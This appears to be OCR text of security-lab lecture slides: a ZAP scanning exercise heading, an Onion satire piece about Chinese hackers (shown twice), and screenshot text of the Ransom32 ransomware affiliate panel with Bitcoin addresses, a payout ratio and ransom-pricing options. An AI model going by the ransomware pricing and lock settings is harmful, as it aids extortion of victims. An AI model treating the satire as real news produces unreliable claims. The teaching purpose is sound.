
Scanner Lab

1. Use ZAP to scan/attack

Summary

developers have to be right 100% of the time developers have to be right 100% of the time

hackers only have to be right once



China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF
October 26, 2015

VOL 51 ISSUE 43

News · Technology · World · China


BEIJING—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. "With new weaknesses in U.S. networks popping up every day, we simply don't have the manpower to effectively exploit every single loophole in their security protocols," said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States' increasingly ineffective digital safeguards. "We can't keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they're failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce." At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.

ONION VIDEO WATCH MORE ▸

The Onion Reviews 'Spectre'

Scientists Find Strong Link Between Male Virility, Wearing Mötley Crüe Denim Jacket

Onion Explains: The International State Of Women's Rights


MENU
the ONION
China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Sys...
SEARCH
TOP HEADLINES

China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF
October 26, 2015

VOL 51 ISSUE 43


News · Technology · World · China

BEIJING—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. “With new weaknesses in U.S. networks popping up every day, we simply don’t have the manpower to effectively exploit every single loophole in their security protocols,” said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States’ increasingly ineffective digital safeguards. “We can’t keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they’re failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce.” At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.

The Onion Reviews ‘Spectre’


Scientists Find Strong Link Between Male Virility, Wearing Mötley Crüe Denim Jacket

Onion Explains: The International State Of Women’s Rights



Ransom32 - Join

BTC Address: 1H87YAZ2REscqqwwZFWy1gR5PRfZHBFmPc



Ransom32 - Stats

Address	1Ed3vA1JPEfyEsRmfQMAi2BF9ik8YJ7V7P
Payout ratio	75%

Installs i	0
Lockscreens i	0
Paids i	0
Paid BTC i	0

Client download

BTC amount to ask: 0.1

Don't be too greedy or people will not pay

- ☑ Fully lock the computer i
- ☑ Low CPU usage i
- ☑ Show the lockscreen before encrypting i
- ☐ Show a message box i
- ☐ Latent Timeout i

Don't worry if the download "hangs". While the download bar is shown, Tor is receiving the file. Just wait.

